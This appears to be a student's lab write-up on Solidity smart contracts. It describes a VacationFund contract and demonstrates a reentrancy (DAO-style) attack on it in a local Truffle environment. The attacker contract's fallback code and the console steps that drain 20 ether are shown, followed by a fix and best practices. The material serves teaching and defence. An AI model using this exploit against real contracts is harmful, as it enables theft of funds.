    at XMLHttpRequest.request.onreadystatechange (/usr/local/lib/node_modules/tr
uffle/build/webpack:/~/web3/lib/web3/httpprovider.js:128:1)
    at XMLHttpRequestEventTarget.dispatchEvent (/usr/local/lib/node_modules/tru
fle/build/webpack:/~/xhr2/lib/xhr2.js:64:1)
```

The line responsible for this is
require(msg.value == 1 ether);


The line ensures that only 1 ether of value is accepted. Any value above or below that would throw an exception.

2.1.5)

The new balance of acc0 is restored back to original value of 99.8623847

2.1.6) 1 ether = 1000000000000000000 Wei

I found the conversion using the command web3.toWei(1, “ether”);



```
98.8580642
truffle(development)> web3.toWei(1,"ether");
'1000000000000000000'
truffle(development)>
```

2.2) ATTACKS AND DEFENCES

2.2.1)

a) ***Value():*** This function assigns the address provided to its input as the OWNER of the contract. This function can be used whenever the owner gets changed. In other words, this function assigns the address the owner ether account(wallet) into which funds are transferred. The total number of participants required for the vacation is set to 10.

Signup(): Signup function adds a participant to the vacation and increments the count. The sender's address is saved in participant array. The senders' value is checked for if it has 10 others. The sender is added into participant array **only when this condition is met**. If the condition is not met an exception is thrown.

Withdraw(): Withdraw function allows a participant to withdraw from the vacation. The function first iterates through the array and checks if the sender's address is a participant's address or not. If the sender is present in the participant array then 10 ether is transferred from funds back to the sender. Here the funds are transferred first and the array is updated (participant is removed) **later**. The participant array is updated and the count value is decreased by 1.

finalize(): The finalize function has two condition checks. If the total participants are less than the required participants of 10, then the vacation is kinda cancelled and all the participants are returned their funds. If the total participants exceed the total size of 10, then the extra funds collected (anything above 100 ether) is divided equally among all the participants and transferred to them. As in, in other words, a value of less than 10 ether would be fine from each participant, therefore the extra is transferred. If 100 ether is required and 12 participants signed up, then we have total funding of 120 ether, the extra 20 ether is divided among 12 participants and 20/12 = 1.667 ether would be transferred to each of them.

selfdestruct(owner): is used once the contract is complete. The function transfers all the funds to the owner's address. This is used over ***address.send(this.balance)*** because it costs less gas to execute selfdestruct function.


b) Target amount planning to collect is 100 ether for 10 people.

c) If the total participants are less than the required participants of 10, then the vacation is kinda cancelled and all the participants are returned their funds.

d) If the total participants exceed the total size of 10, then the extra funds collected (anything above 100 ether) is divided equally among all the participants and transferred to them. As in, in other words, a value of less than 10 ether would be fine from each participant, therefore the extra is transferred. If 100 ether is required and 12 participants signed up, then we have total funding of 120 ether, the extra 20 ether is divided among 12 participants and 20/12 = 1.667 ether would be transferred to each of them.

e) selfdestruct(owner) is used once the contract is complete. This function transfers all the funds to the owner's address. This is used over ***address.send(this.balance)*** because it costs less gas to execute selfdestruct function.

2.2.2) I would make the following change to the ***AttackVacationFund.sol***



```
contract AttackVacationFund {
  VacationFund public vacationfund;
  bool is_attack = true;

  function () public payable {

    if(is_attack == true)
      {
        is_attack = false;
        vacationfund.call(bytes4(keccak256("withdraw()")));
      }

  }
```

DAO Attack:

- DAO attack depends on the concept of ***fallback*** function().
- When the withdraw function is called from ***AttackVacationFund***, the withdraw function of ***VacationFund*** is called.
- The withdraw function of vacation fund has the line ***require(msg.sender.call.value(10 ether)());*** which would send back the money to the sender. However, this function would also trigger the fallback function of the ***AttackVacationFund*** function once the ether is returned. The fallback function can call the withdraw function again and again (in recursion) and extort ether from the VacationFund funds which would drain all the money.
- The recursion can be controlled by using global variables and control loops like for, if, while etc.
- This attack is possible only because the ether value is sent first and only then the participant is removed from the array. Therefore we can run the withdraw function as many times as we want because of the **if** condition (that checks for whether the sender is a participant) always returns true.


I would declare a global variable is_attack = true. Inside the ***fallback*** function, I would execute the function only when is_attack is true. This fallback function plans to extort only once. Therefore, once the ***if*** condition is checked, the is_attack variable is set to false (this is to prevent further recursion). This is followed by calling the withdraw() function again. This allows us to get 20 ethers instead of 10 ethers.

The attack is performed as follows:

To set up the attack, the following commands are excuted in order in truffle console.


1) Migrate #migrates contracts
2) acc0 = web3.eth.accounts[0]; #sets acc0
3) acc1 = web3.eth.accounts[1]; #sets acc1
4) VacationFund.deployed().then(contract => mvf = contract) #deployes vacation fund contract
5) AttackVacationFund.deployed().then(contract => avf = contract) #deployes malicious contract
6) getEthBal = addr => web3.fromWei(web3.eth.getBalance(addr).toString()); # function to get eth balance
7) avf.attackVacationFund(mvf.address); #sets up the VacationFund's address in AttackVacationFund.

The attack performed is described in screenshots below.




```
truffle(development)> avf.signup({from:acc0, value:web3.toWei(10,"ether")});
{ tx: '0x24591d90c0e1f287e429d97f2a814f7d64ee53f45fc6c52d04e0d4a4c6de8ac6',
  receipt:
   { transactionHash: '0x24591d90c0e1f287e429d97f2a814f7d64ee53f45fc6c52d04e0d4a
4c6de8ac6',
     transactionIndex: 0,
     blockHash: '0xecd9f556b26e471182554d83494b0b45f12eed04431371a7372e22817ff97
265',
     blockNumber: 9,
     gasUsed: 71074,
     cumulativeGasUsed: 71074,
     contractAddress: null,
     logs: [],
     status: 1 },
```

The attacker gets ether from account0 and signups the attacker's address as the participant into the vacation.




```
truffle(development)> avf.signup({from:acc1, value:web3.toWei(10,"ether")});
{ tx: '0x6282e93a4eea2417d476ef56380d51bdcdf038c829f3cc937a77e5f5e0d6326e',
  receipt:
   { transactionHash: '0x6282e93a4eea2417d476ef56380d51bdcdf038c829f3cc937a77e5f
5e0d6326e',
     transactionIndex: 0,
     blockHash: '0xe86c5a2fdc3db4eccb12afba91051afea82b39088c28b77db54dadd510f89
ced',
     blockNumber: 10,
     gasUsed: 56074,
     cumulativeGasUsed: 56074,
     contractAddress: null,
     logs: [],
     status: 1 },
```

Next, the attacker gets ether from account0 and signups the attacker's address as the second participant into the vacation.


```
truffle(development)> getEthBal(avf.address);
'0'
truffle(development)> getEthBal(mvf.address);
'20'
```

The above step shows the account balance
Attackers address has 0 ether
Vacation fund funds have 20 ether


```
truffle(development)> avf.renege({from:acc0});
{ tx: '0x66a00777d6341fe25b1118e1f8328a0e1f24f486e49d6ddd52f9e4fdfc398283',
  receipt:
   { transactionHash: '0x66a00777d6341fe25b1118e1f8328a0e1f24f486e49d6ddd52f9e4f
dfc398283',
     transactionIndex: 0,
     blockHash: '0x493b154db371b1e6e2edf27948b9e5e9fb658c6ca6a8ae1c785295abac7a4
907',
     blockNumber: 11,
     gasUsed: 48866,
     cumulativeGasUsed: 48866,
     contractAddress: null,
     logs: [],
     status: 1 },
  logs: [] }
truffle(development)> getEthBal(avf.address);
'20'
```

executes renege function. The function is supposed to withdraw the attacker's address from the participants' array and give out 10 ether. However, it gives out all 20 ether, because the attacker's fallback function also gets executed.

We can see that the attacker's address now gets 20 ether instead of 10.
2.2.3)
I would fix the withdraw function of VacationFund in the following manner.

1) I would go through the array of participants and determine the position at which the sender's address is present.
2) If the participant is present then the participant is removed first.
3) Only after the participant is removed, the funds are returned to the sender.

This would ensure that no fallback recurssion can drain the funds from VacationFund

2.2.4) The best practices for writing smart contracts would be :

1) Avoid external function calls as much as possible. if you can't remove the external call, then next simplest way to prevent DAO attack would be to make sure that **we don't call an external function until we have done all the internal work you need to do.**
2) The timestamp of a block can be spoofed by a miner. Thererfore it is preferred to avoid writing check conditions based on timestamps.